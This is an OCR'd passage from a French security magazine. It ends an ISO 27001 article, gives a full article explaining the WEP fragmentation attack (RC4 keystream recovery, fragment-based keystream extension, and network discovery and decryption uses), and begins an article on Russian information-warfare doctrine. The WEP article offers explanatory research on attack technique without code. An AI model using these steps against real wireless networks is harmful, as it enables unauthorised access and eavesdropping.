En France, trois certifications ont officiellement été déclarées, il s'agit de Verio Europe (hébergeur web), Gemalto (ex-Axalto, fabricant de carte à puce) et de CMA. Les secteurs d'activité les plus représentés de par le monde sont les sociétés de services informatiques (hébergeurs, fournisseurs d'applications en ligne, infogérants...) même si beaucoup d'autres secteurs d'activité sont actifs au niveau international (banques, organismes médicaux, organismes d'état, opérateurs, groupes industriels...).

En conclusion, il apparaît qu'ISO 27001, et plus généralement la famille ISO 2700x, représente une avancée majeure pour la sécurité de l'information. En effet, ces normes définissent les bases d'un modèle de gouvernance reconnu internationalement, qui permet l'instauration d'une sécurité durable et alignée sur les objectifs métier d'un organisme. Au-delà de la mise en place de ce système de gestion en interne, les organismes intéressés peuvent viser la certification qui permet :


⇨ Le renforcement de l'image de marque de la société, en particulier dans le domaine de la sécurité de l'information.

⇨ La maîtrise des coûts liés à la sécurité de l'information par l'identification des mesures non efficaces, la rationalisation des processus existants et l'alignement sur les objectifs métier. Indirectement, la certification entraîne également une baisse du nombre d'audits externes et donc des réductions des coûts nécessaires à leur suivi.

⇨ La facilitation d'autres démarches liées à la sécurité de l'information (en particulier pour les mises en conformité Bâle II ou Sarbanes-Oxley).

La norme est également un outil de communication permettant un dialogue simplifié entre l'ensemble des acteurs du domaine de la sécurité et peut également être vu comme un outil de mobilisation des équipes derrière un objectif commun.

La certification d'un SGSI est une opération pouvant être complexe et longue suivant le périmètre sélectionné. C'est à ce titre qu'il nous semble aujourd'hui opportun d'adopter les principes et le modèle proposés par la norme dans les démarches de sécurité de l'information, sans forcément viser la certification. Celle-ci peut être envisagée sur des opportunités et sur des périmètres où un réel besoin métier a été identifié et exprimé.



6 *Nombre de sociétés certifiées par pays*

Bibliographie

[1] STEICHEN, (P.), « La normalisation au Luxembourg : un pont entre la qualité et la sécurité », *itSMF Magazine*, chapitre Luxembourg , septembre 2006.

[2] IGALENS, (J.), PENAN (H.), *La normalisation*, PUF, Que sais-je, 1994.

[3] **http://www.iso.ch**

[4] **http://www.jtc1.org**

[5] **http://www.iso27001certificates.com**

[6] **http://www.cofrac.fr**

[7] **http://www.olas.public.lu/**

[8] **http://www.lsti.fr**

Attaque de WEP par fragmentation

La vulnérabilité de WEP, le premier protocole de sécurisation des réseaux Wi-Fi, est connue depuis bien longtemps. Depuis 2000, de nombreuses publications [1] en ont démontré les faiblesses jusqu'à la publication en 2004 de l'outil aircrack, puis aicrack-ng [2] qui devait, pensait-on, mettre un terme à l'utilisation de cette protection illusoire [3]. L'expérience a depuis montré qu'il n'en était rien, et c'est sans doute ce qui a motivé Andrea Bittau, Mark Handley et Joshua Lackey à publier l'été dernier leur article The Final Nail in WEP's Coffin [4]. Ils y décrivent une nouvelle attaque que nous nous proposons de vous détailler ici.

mots clés : ***Wi-Fi / 802.11 / wep / fragmentation***

De l'importance des keystreams...

Le chiffrement RC4

Le chiffrement, dans WEP, repose sur l'algorithme de chiffrement de flux RC4 dont le fonctionnement est relativement simple. À partir d'une clé de 64 ou 128 bits, on initialise un générateur pseudo-aléatoire dont la sortie, appelée communément *keystream*, servira pour appliquer un XOR à un flux de données claires. Le déchiffrement se fait en appliquant un XOR entre le flux de données chiffrées et le même keystream qu'on obtiendra en initialisant le générateur pseudo-aléatoire avec la même clé. Le générateur pseudo-aléatoire est donc le cœur de RC4, si bien que beaucoup le considèrent que cet algorithme se limite à cette fonction de génération de keystream. Ainsi, si on note C le flux de données claires, P le flux de données chiffrées, k la clé de chiffrement et ⊕ l'opération XOR, on obtient comme équation de chiffrement :

$$P = C \oplus RC4(k)$$

Et comme équation de déchiffrement :

$$C = P \oplus RC4(k)$$


Les propriétés de l'opération XOR impliquent une conséquence quelque peu fâcheuse lorsqu'on combine les deux équations précédentes :

$$RC4(k) = C \oplus P$$

Ceci veut dire que face à une situation dite de « clair connu », où l'attaquant connaît à la fois la valeur des données claires et chiffrées, il est en mesure de retrouver la valeur du keystream associé. Dans les utilisations courantes de RC4, comme SSL, cet effet n'est pas gênant. En effet, la connaissance du keystream ne permet pas de remonter jusqu'à la clé k initiale qu'on renouvelle à chaque utilisation. Mais pas dans WEP...

RC4 dans WEP

Quand on configure un réseau WEP, on fournit une clé fixe, dite « clé WEP », de 40 ou 104 bits. Lorsqu'on veut chiffrer des données, on préfixe cette clé d'un mot aléatoire de 24 bits dit « vecteur d'initialisation » ou « IV ». La valeur obtenue (64 ou 128 bits) sert alors de clé k pour RC4. Dans le même temps, on va calculer un CRC32 des données à chiffrer qu'on placera à leur suite avant chiffrement du tout, comme illustré en figure 1.



1 *Chiffrement WEP*

En notant K la clé WEP, C les données claires et || l'opération de concaténation, on obtient :

$$P = (C \,||\, CRC32(C)) \oplus RC4(IV \,||\, K)$$

Le destinataire, qui connaît la valeur de K, a néanmoins besoin de connaître celle de IV. Comme elle est aléatoire, on va la fournir en clair, dans un champ dédié de la trame 802.11. Ainsi, il peut très simplement déchiffrer la trame et vérifier le CRC32 :

$$C \,||\, CRC32(C) = P \oplus RC4(IV \,||\, K)$$

Ce qui saute aux yeux, c'est la persistance dans les équations du facteur RC(IV || K) qui n'est rien d'autre que le fameux keystream. Dans la mesure où K, la clé WEP, est une valeur fixe commune à tous les participants au réseau, ce keystream ne dépend que de la valeur d'IV. En d'autres termes, deux trames présentant le même IV ont vu leurs données chiffrées avec le même keystream. Et si l'une permet de déduire des informations sur ce keystream, on pourra les utiliser pour attaquer l'autre !

Le monde est petit

Si on extrapole le raisonnement, on s'aperçoit qu'une fois un réseau Wi-Fi protégé par WEP configuré, la taille de l'espace de clés qu'il utilise n'est conditionné que par la taille de l'IV, c'est-à-dire 24 bits [5]. Une simple application du théorème des anniversaires nous permet de constater que la probabilité

Cédric Blancher
Ingénieur-chercheur, Computer Security research lab, EADS France
cedric.blancher@eads.net
http://sid.rstack.org/

que deux trames soient chiffrées avec le même IV est très forte : on atteint en effet 50% avant 5000 trames et on dépasse les 99% après seulement 12000...

On voit donc alors tout l'intérêt que peut avoir un attaquant à s'intéresser à la collecte de ces keystreams. D'abord, parce que la connaissance d'un keystream lui permet de déchiffrer tout ou partie de toutes les trames présentant le même IV. Ensuite, parce que cela lui permet de générer des trames chiffrées valides en l'utilisant et en présentant le même IV en en-tête. Le tout sans avoir la moindre information sur la clé WEP...

De la récolte des keystreams...

Attaques de base

Comme nous l'avons vu précédemment, le meilleur moyen de récupérer un keystream est d'exploiter une situation de clair connu. On va donc traquer dans le trafic réseau chiffré des trames dont nous pensons connaître une partie des données claires. Or, il se trouve que ce trafic est constitué de paquets, essentiellement IP, dont les en-têtes présentent une structure et souvent des valeurs connues. Prenons par exemple un paquet relativement fréquent sur un réseau IP : une requête ARP. Si elle voyage sur un réseau Wi-Fi, on sait que :

- sa longueur est de 36 octets ;
- sa destination est l'adresse *broadcast* Ethernet ;
- les 8 premiers octets de la charge chiffrée sont un en-tête LLC/SNAP dont la valeur claire est 0xAAAA030000000806 ;
- les 8 octets suivants sont le début de l'en-tête ARP dont la valeur claire est 0x0001080006040001 ;
- les 6 suivants sont l'adresse MAC source de la trame.

Le tout, juste parce qu'on connaît la structure de ce type de paquet et les valeurs courantes de ses champs. Ainsi, si on repère une trame répondant aux deux premiers critères, on peut en déduire avec une probabilité très forte la valeur des 22 premiers octets de sa charge, et, donc, par application des formules précédemment évoquées, les 22 premiers octets du keystream qui a servi à son chiffrement.

De manière plus générale, le trafic IP représente pratiquement l'intégralité du trafic d'un réseau Wi-Fi. Or, nous savons, toujours par étude des en-têtes, que les 8 premiers octets clairs d'une trame Wi-Fi transportant un paquet IP sont 0xAAAA030000000800. Il est donc possible, par simple observation du trafic réseau, d'obtenir au minimum 8 octets de keystream.

Quand la fragmentation s'emmêle...

Qu'on dispose de 8 ou 22 octets de keystream, on s'aperçoit rapidement que c'est insuffisant pour pouvoir efficacement chiffrer des données intéressantes ou déchiffrer des trames capturées sur le réseau. Il est donc nécessaire de récupérer des keystreams plus longs, idéalement de la taille maximum d'une trame.

Comme nous l'avons vu précédemment, l'équation de chiffrement WEP est la suivante :

$$P = (C \,||\, CRC32(C)) \oplus RC4(IV \,||\, K)$$

Dans le pire des cas, l'attaquant dispose de 8 octets de keystream qui lui permettent de chiffrer 8 octets composés des données utiles et de leur CRC32. Ce dernier faisant 4 octets, il lui reste 4 octets de données. Dans le meilleur des cas, avec un keystream de 22 octets, il pourra choisir 18 octets.

Or, il se trouve que le standard 802.11 prévoit la possibilité de fragmenter une trame en 16 fragments maximum, chacun d'entre eux étant chiffré indépendamment des autres. Notre attaquant disposant de ses 8 octets de keystream se trouve alors en position de chiffrer des trames plus longues, pour peu qu'il les découpe en fragments d'au plus 8 octets. Il augmente ainsi la portée de son keystream. Dans la pratique, chaque fragment possède son propre CRC32 ce qui laisse place à 4 octets de données. Avec 16 fragments, on peut donc produire une trame de 64 octets de données après réassemblage, ce qui est nettement mieux pour injecter des trames de son cru.


Tout ceci pourrait s'arrêtait là si la gestion de la fragmentation ne présentait pas une particularité intéressante au niveau des points d'accès. Lorsqu'une trame 802.11 fragmentée doit être relayée par un AP, celui-ci la renvoie défragmentée. Donc, si notre attaquant émet ses 16 fragments à destination d'une autre station du réseau Wi-Fi, l'AP les déchiffre, les réassemble en une trame complète qu'il chiffre et réémet sur le réseau. L'attaquant voit alors passer une trame dont il connaît le contenu, puisqu'il l'a choisi. Ceci lui permet alors de récupérer un keystream plus long par clair connu. On remarquera que cet effet ne dépend aucunement des données qu'embarque la trame, lesquelles peuvent être totalement aléatoires. La seule contrainte est la cohérence de la trame vis-à-vis de 802.11.

Mise en pratique

L'attaque par fragmentation consiste donc à obtenir des keystreams suffisamment longs pour couvrir la MTU du lien Wi-Fi en exploitant la fragmentation. Elle se décompose comme suit :

- l'attaquant capture une trame qui, en supposant qu'elle contienne un paquet IP, lui permet d'obtenir 8 octets de keystream ;
- à partir de ces 8 octets, l'attaquant construit les 16 fragments composant une trame de 64 octets de données ;
- il envoie tous les fragments sur le réseau ;
- le point d'accès les reçoit, les déchiffre, réassemble la trame, la chiffre à nouveau et l'expédie ;
- l'attaquant capture la trame défragmentée, mais chiffrée ;
- comme il en connaît le contenu, il applique un clair connu lui permettant d'obtenir un nouveau keystream de 68 octets (64 octets de données et 4 de CRC32).

La figure 2 (page suivante) illustre ce principe, simplifié à quatre fragments qui permettent à l'attaquant d'obtenir un keystream de 20 octets à partir d'un de 8 octets.



2 *Augmentation de keystream par fragmentation*

De manière générale, si on dispose d'un keystream de N octets et de X fragments, on obtiendra ainsi un nouveau keystream dont la longueur L sera :

$L = (N - 4).X + 4$

L'attaquant est à présent en position de répéter toutes ces étapes, mais avec des fragments de 64 octets de données, ce qui lui permet d'obtenir une trame de 1024 octets qui va lui permettre de découvrir un nouveau keystream de 1028 octets. Une dernière itération l'amènera finalement à un keystream de 1504 octets lui permettant de couvrir la MTU, ce qui veut dire, en pratique, déchiffrer n'importe quelle trame chiffrée avec l'IV associé.

Cette phase dite de « *bootstrap* » peut être achevée en une trentaine de secondes. Ce qui veut dire qu'en moins d'une minute, l'attaquant se retrouve avec une information lui permettant sinon de déchiffrer des trames, tout au moins d'injecter n'importe quel paquet de son choix dans le réseau. Il n'en faut pas plus à un cryptographe pour décréter la mort de la protection...

Applications

Exploration du réseau

La première application de cette attaque mentionnée par A. Bittau et ses compères est l'exploration du réseau cible. Se trouvant en position d'émettre du trafic arbitraire sur le réseau, ils utilisent une heuristique relativement simple reposant sur l'émission de requêtes ARP pour en découvrir le plan d'adressage et l'adresse de passerelle. Armés de ces données, ils peuvent alors émettre des requêtes vers Internet, plus précisément à destination d'un serveur contrôlé qui leur permettra de récupérer en réponse des trames plus longues. Ils peuvent également rejouer des trames capturées en modifiant leur destination par *bit flipping* et compensation du CRC pour les récupérer déchiffrées sur leur serveur, pouvant alors en découvrir le contenu et éventuellement l'utiliser et obtenir un nouveau keystream.

Le temps de découverte des paramètres réseau varie selon la configuration rencontrée. Une configuration par défaut du type 192.168.0.0/24 sera rapidement découverte. Les configurations plus exotiques prendront certes plus de temps, mais pas énormément si on part de l'hypothèses que les adressages se conforment à la RFC 1918 [6]. Dans la pratique, la plupart des réseaux sont découvertes dans les 5 minutes qui suivent.

Constitution d'une table IV/keystream

Ayant la capacité de récupérer des keystreams suffisamment longs, l'attaquant peut essayer de se constituer un oracle s'appuyant sur la récupération des keystreams associés à chaque valeur d'IV possible. Une telle table d'association est, d'après ce que nous avons vu précédemment, valable tant que la clé WEP ne change pas. Ça tombe relativement bien dans la mesure où cette dernière

est fixe. Cet oracle nous permettra d'émettre n'importe quel paquet et de déchiffrer n'importe quelle trame.

En pratique, un tel oracle nécessite une table de quelques 25 Go de données. C'est gros, mais à la portée des ordinateurs portables qu'on trouve aujourd'hui sur le marché. Les expérimentations menées par Andrea Bittau et ses amis permettent d'obtenir ces données sur une durée de 17 heures, ce qui est relativement court, mais nettement au-dessus de la trentaine de minutes nécessaire pour casser la clé WEP quand on utilise le couple `aireplay/aircrack`.

Et la clé WEP ?

En fait, on s'aperçoit que cette attaque par fragmentation nous permet de générer toutes sortes de paquets. Nous pouvons donc nous en servir pour stimuler le réseau : le trafic ainsi généré peut alors être fourni à `aircrack` pour, au final, récupérer la clé WEP du réseau attaqué dans des temps similaires à ceux obtenus par utilisation d'`aireplay`. Cette phase de bootstrap par utilisation de la fragmentation est d'ailleurs aujourd'hui implémentée dans `aireplay-ng`.

En conclusion

Cette attaque repose donc sur l'exploitation brillante de la fragmentation possible dans 802.11 et de sa gestion par les points d'accès Wi-Fi. Elle améliore ainsi considérablement la capacité d'un attaquant à récupérer des keystreams et à s'en servir pour attaquer un réseau protégé par WEP.

Bien qu'elle ne puisse pas, comme certains n'ont pas manqué de l'annoncer, casser une clé WEP en une trentaine de secondes, cette attaque permet cependant d'initier une génération de trafic à partir de n'importe quel paquet IP, là où aireplaiy nécessite des requêtes ARP. Elle illustre également l'extrême vulnérabilité de WEP à toute une classe d'attaques assez ancienne, à savoir les attaques par réutilisation de keystream, les remettant au goût du jour pour le plus grand plaisir des curieux.

Références

[1] Dossier « Insécurité du Wireless », *MISC* 6.

[2] Aircrack-ng, **http://www.aircrack-ng.org/**

[3] ROGER (Sylvain), « La mort annoncée du WEP », *MISC* 19.

[4], BITTAU (A.), HANDLEY (M.) et LACKEY (J.), « *The Final Nail in WEP's Coffin* », **http://www.cs.ucl.ac.uk/staff/M.Handley/papers/fragmentation.pdf**

[5] WALKER (JR.), « *Unsafe at Any Key Size* », **http://md.hudora.de/archiv/wireless/unsafew.pdf**

[6] RFC 1918, Address Allocation for Private Internets, **http://www.rfc-editor.org/rfc/rfc1918.txt**

La guerre de l'information en Russie

Après l'effondrement du bloc soviétique au début des années 1990, la société russe est sortie de l'isolement dans lequel elle était jusque-là plongée. Elle est au même moment entrée de plain-pied dans l'ère de l'information (I). La naissance de la société de communication s'est accompagnée de la part du pouvoir d'une prise de conscience accrue des risques qui pèsent sur la Russie. L'information est une ressource stratégique et de sa sécurité dépend l'équilibre de l'État (II). Question prioritaire de sécurité nationale, la sécurité de l'information est à l'origine du concept de Guerre de l'Information (GI), que les organes de sécurité de l'État analysent depuis le milieu des années 1990 (III), accordant aux facteurs humains une importance spécifique (IV). Mais la Russie a-t-elle les moyens de mettre en pratique ses théories (V) ?

mots clés : ***sécurité nationale / doctrine offensive / GI intellectuelle / psychologie / armes informationnelles***

1 – L'importance de l'information

1.1 – L'essor des NTIC en Russie

Le changement politique et social qui a marqué la Russie au début des années 1990 s'est accompagné d'une ouverture sur le reste du monde. Les Nouvelles Technologies de l'Information et de la Communication (NTIC) ont fortement contribué à cette ouverture et leur essor est mis en évidence par un ensemble de données statistiques :

⇨ Le nombre d'internautes en Russie ne cesse d'augmenter, comme dans la majorité des pays industrialisés. Ils étaient à peine 2 millions en 1995, aujourd'hui, on en recense 24 millions soit 16% de la population [1]. Mais ce pourcentage reste encore éloigné de celui de l'Europe qui atteint 50%. Rappelons que la Chine compte près de 120 millions d'internautes, le Japon 90 millions, la France 30 millions, le Brésil 26 millions. La population internaute russe représente seulement 2.2% de la population internaute mondiale [2] et la croissance actuelle ne masque pas le retard de la Russie dans ce domaine.

⇨ La téléphonie mobile a cependant plus fortement que l'internet pénétré la société russe, avec plus de 100 millions d'abonnés fin 2005 [3].

⇨ Pour sa part, même si elle n'est pas riche de leaders mondiaux comme les géants d'Asie ou les États-Unis, l'industrie russe du secteur des NTIC affiche une croissance annuelle importante approchant les 20% et le secteur représente aujourd'hui 5% du PIB, visant les 10% pour 2010. Le développement du secteur est soutenu par les investissements étrangers qui ont enregistré une hausse de 100% de 2004 à 2005 et par des programmes du gouvernement, comme « e-Russie» qui couvre la période 2002-2010 et ambitionne de construire un secteur économique NTIC fort, prévoit des réformes juridiques indispensables à la croissance et le développement d'une infrastructure NTIC moderne [4].

⇨ L'innovation peut, quant à elle, s'appuyer sur une recherche académique de haut niveau (école de mathématiques notamment).

1.2 – L'essor de la cybercriminalité

Parallèlement à la croissance des réseaux et du nombre d'utilisateurs, le nombre de cybercrimes ne cesse d'augmenter : la cybercriminalité a décuplé au cours de la période 2001-2005 [5]. En 2003, le ministère de l'Intérieur a enregistré 7052 cybercrimes commis via internet, 13713 en 2004 [6] et 14810 en 2005. Le profil des délits évolue également avec une extrême rapidité. En 2004, 8000 affaires sur 13713 concernaient les intrusions dans les systèmes d'information (SI), en juin 2006 selon des chiffres communiqués par le ministère de l'Intérieur, 43% des cyberdélits étaient liés à la fraude aux enchères en ligne (le reste concerne le vol d'information, les accès non autorisés, la pédopornographie, etc. [7]). Entre août et novembre 2006, le *spamming* lancé par des Russes a augmenté de 67% [8]. Ce pic est en partie généré par le flot de spams délivré par le botnet SpamThru qui a pris le contrôle de 73000 PC dans 160 pays (dont près de la moitié aux États-Unis). Les pirates russes sont souvent impliqués dans des délits prenant pour victimes de grandes entreprises : menaces de paralysie/destruction des sites des entreprises contre demande d'argent, etc. Des experts de l'association des banques russes considèrent que le secteur bancaire est le secteur économique cible de prédilection des criminels [9] : intrusions dans les bases de données des banques, criminalité essentiellement commise par des groupes (cybercriminalité et criminalité organisée semblent étroitement liées, les organisations criminelles recrutant des pirates informatiques pour mener des opérations de détournement d'argent, de chantage, voire d'espionnage industriel ou d'État) et délits majoritairement commis avec la participation des employés des banques victimes (dans 70% des cas connus). Cette cybercriminalité russe sévit sur l'ensemble de la planète.

2 – Sécurité de l'information

Les autorités russes considèrent l'information comme une ressource stratégique majeure, la sécurité de l'information comme un problème vital, une question de sécurité nationale, car le nouvel environnement informationnel qui a pris forme depuis une dizaine d'années leur apparaît comme un facteur de grande vulnérabilité pour la Russie.

2.1 - Protéger quoi ?

Les experts en sécurité russes portent toute leur attention sur **l'espace (ou environnement) de l'information**. Rafael M. Yusupov, directeur du SPIIRAS [10] définit l'espace informationnel comme la somme totale des bases de données, des banques de données, des technologies de leur gestion et de leur utilisation, des systèmes d'information/télécommunications et des réseaux,

Daniel VENTRE
CNRS
daniel.ventre@gern-cnrs.com

fonctionnant selon des règles générales assurant l'interaction avec l'information des organisations et des citoyens et la satisfaction des besoins de ces derniers en matière d'information **[11]**.

L'espace informationnel est un espace unique, global, pouvant être utilisé par un pays pour altérer et perturber l'équilibre global du pouvoir. C'est un espace dans lequel des acteurs (individus, organisations, États) collectent, traitent, gèrent, échangent de l'information, un espace physique dans lequel les flux d'information circulent (perception/transmission/stockage/traitement/utilisation de l'information).

Le concept de **ressources d'information** regroupe toutes les informations acquises et stockées au cours des progrès de la science, de l'activité humaine, enregistrées et pouvant être délivrées en tout temps et tout lieu à leurs utilisateurs, pour résoudre des tâches scientifiques, de production, de gestion. C'est également l'information reçue par les citoyens au quotidien, par la société, par l'État, enregistrée sous forme de documents. Un ensemble de ressources particulièrement sensibles a été défini qui doit faire l'objet d'une sécurisation spécifique et prioritaire. Ce sont les systèmes de C2 **[12]** du gouvernement et de l'armée, les structures financières et bancaires, les C2 des transports, de l'énergie, des industries à haut risque d'un point de vue écologique (nucléaire, chimique, biologique), les systèmes d'alerte des situations d'urgence et catastrophes naturelles.

2.2 - Protéger contre quoi ?

L'espace d'information défini ci-dessus est un environnement peu sécurisé. Ses faiblesses constituent un risque majeur pour le pays, pour le pouvoir, et font de la Russie une cible permanente face à des ennemis potentiels et des agresseurs non identifiables. La difficulté réside pratiquement plus dans la gestion de la période de paix que dans celle des conflits où l'ennemi est identifié. Rafael M. Yusupov identifie deux dangers majeurs : l'espionnage et l'altération de l'information, deux actions qui peuvent être réalisées en temps de paix. Cet espace de l'information est aussi un espace sans frontières qu'aucune institution ne protège au niveau international.

Le gouvernement identifiait dès 1995 les principales menaces externes : le renseignement, la guerre électronique, l'intrusion dans les systèmes d'information, les opérations psychologiques, les activités de groupes politiques ou économiques étrangers travaillant contre la Russie dans la sphère de la défense. Les menaces internes sont les risques liés aux activités de propagande dirigées contre les intérêts du gouvernement, les erreurs humaines préméditées ou involontaires dans les systèmes d'information sensibles, les perturbations des systèmes de communication du ministère de la Défense. Aujourd'hui, s'ajoutent à ces listes les menaces du terrorisme, de la cybercriminalité. Des terroristes pourraient-ils tromper les radars ou les capteurs satellites, pirater des réseaux militaires sensibles, introduire de fausses informations dans les SI, faire croire à une attaque nucléaire ennemie (fausse alarme, à laquelle une réplique serait immédiate) ?

2.3 – Un début de réponse : le droit

Pour Rafael M. Yusupov, la sécurité de l'information est la base de la sécurité nationale russe et doit s'entendre au sens large : sécurité des ressources, mais aussi reconnaissance et défense des droits des citoyens (protection des informations confidentielles, privées, de la propriété intellectuelle…).

La création d'un cadre juridique apparaît comme l'une des manières de réguler et sécuriser l'utilisation de l'espace et des ressources d'information russes. Mais celui-ci, récent, peine à se construire et à être mis en application de manière efficace.

2.3.1 – La propriété intellectuelle

La protection de la propriété intellectuelle (PI) fait partie des questions sensibles de la régulation de l'environnement numérique. La protection légale de la PI en Russie trouve ses origines dans un texte signé par l'empereur Alexandre 1° le 17 juin 1812 pour la protection des inventions et des découvertes dans le domaine des arts et des sciences. Suite à la révolution de 1917, toute notion d'entreprise et de propriété privée a été ignorée, les droits appartenant à l'État et non à l'individu. Ce n'est qu'au début des années 1990 que l'on a commencé à dessiner un nouveau cadre juridique pour la PI. C'est un corps de lois de 1992 qui sert aujourd'hui de base juridique à ce domaine :

⇨ *Loi sur les brevets* du 23 septembre 1992, n° 3517-1, amendée en février 2003.

⇨ *Loi sur les marques, marques de service et appellations d'origine*, du 23 septembre 1992, n° 3520-1, amendée en décembre 2002.

⇨ *Loi pour la protection des programmes d'ordinateur et bases de données*, du 23 septembre 1992, n° 3523-1, amendée le 24 décembre 2002.

⇨ *Loi pour la protection des topologies de circuits intégrés*, du 23 septembre 1992, n° 3526-1, amendée le 9 juillet 2002

⇨ *Loi sur le copyright et droits voisins*, du 9 juillet 1993, n° 5351-1. amendée le 20 juillet 2004 (loi fédérale n° 72-3).

2.3.2 – La cybercriminalité

Les autorités russes dénoncent les dangers de la cybercriminalité pour l'équilibre et la sécurité de la société russe et ont introduit dans le Code Pénal de nouveaux articles (chapitre 28 du *Code Pénal de la Fédération de Russie*, concernant les crimes dans la sphère de l'information, art. 272 à 274, adopté le 13 juin 1996, entré en vigueur le 1° janvier 1997) sanctionnant l'intrusion dans les systèmes d'information, la création et la diffusion de virus de peines allant jusqu'à 7 années de prison ferme. Trois internautes ont récemment été condamnés à 8 ans de prison ferme pour extorsion de fonds et attaque par DoS (la sentence sanctionnant davantage la sanction pour le délit financier que l'attaque informatique elle-même).

La Russie a, à plusieurs reprises, demandé l'appui de la coopération internationale dans la lutte contre la cybercriminalité. Le ministre de l'intérieur Rashid Nurgaliyev lors d'une conférence internationale qui se tenait à Moscou en avril 2006 a appelé le monde à unir ses forces contre les groupes criminels opérant via Internet. Il a également dénoncé la nature des contenus qui circulent sur Internet : racisme, pornographie, anti-sémitisme, xénophobie… Ses propos sont tenus alors que le Parlement

de Russie renouvelle ses efforts pour créer une législation visant à renforcer le contrôle de l'Internet [13]. Selon le ministre, les cybercriminels peuvent provoquer autant de dégâts que des armes de destruction massive.

2.3.3 – Maîtriser les contenus

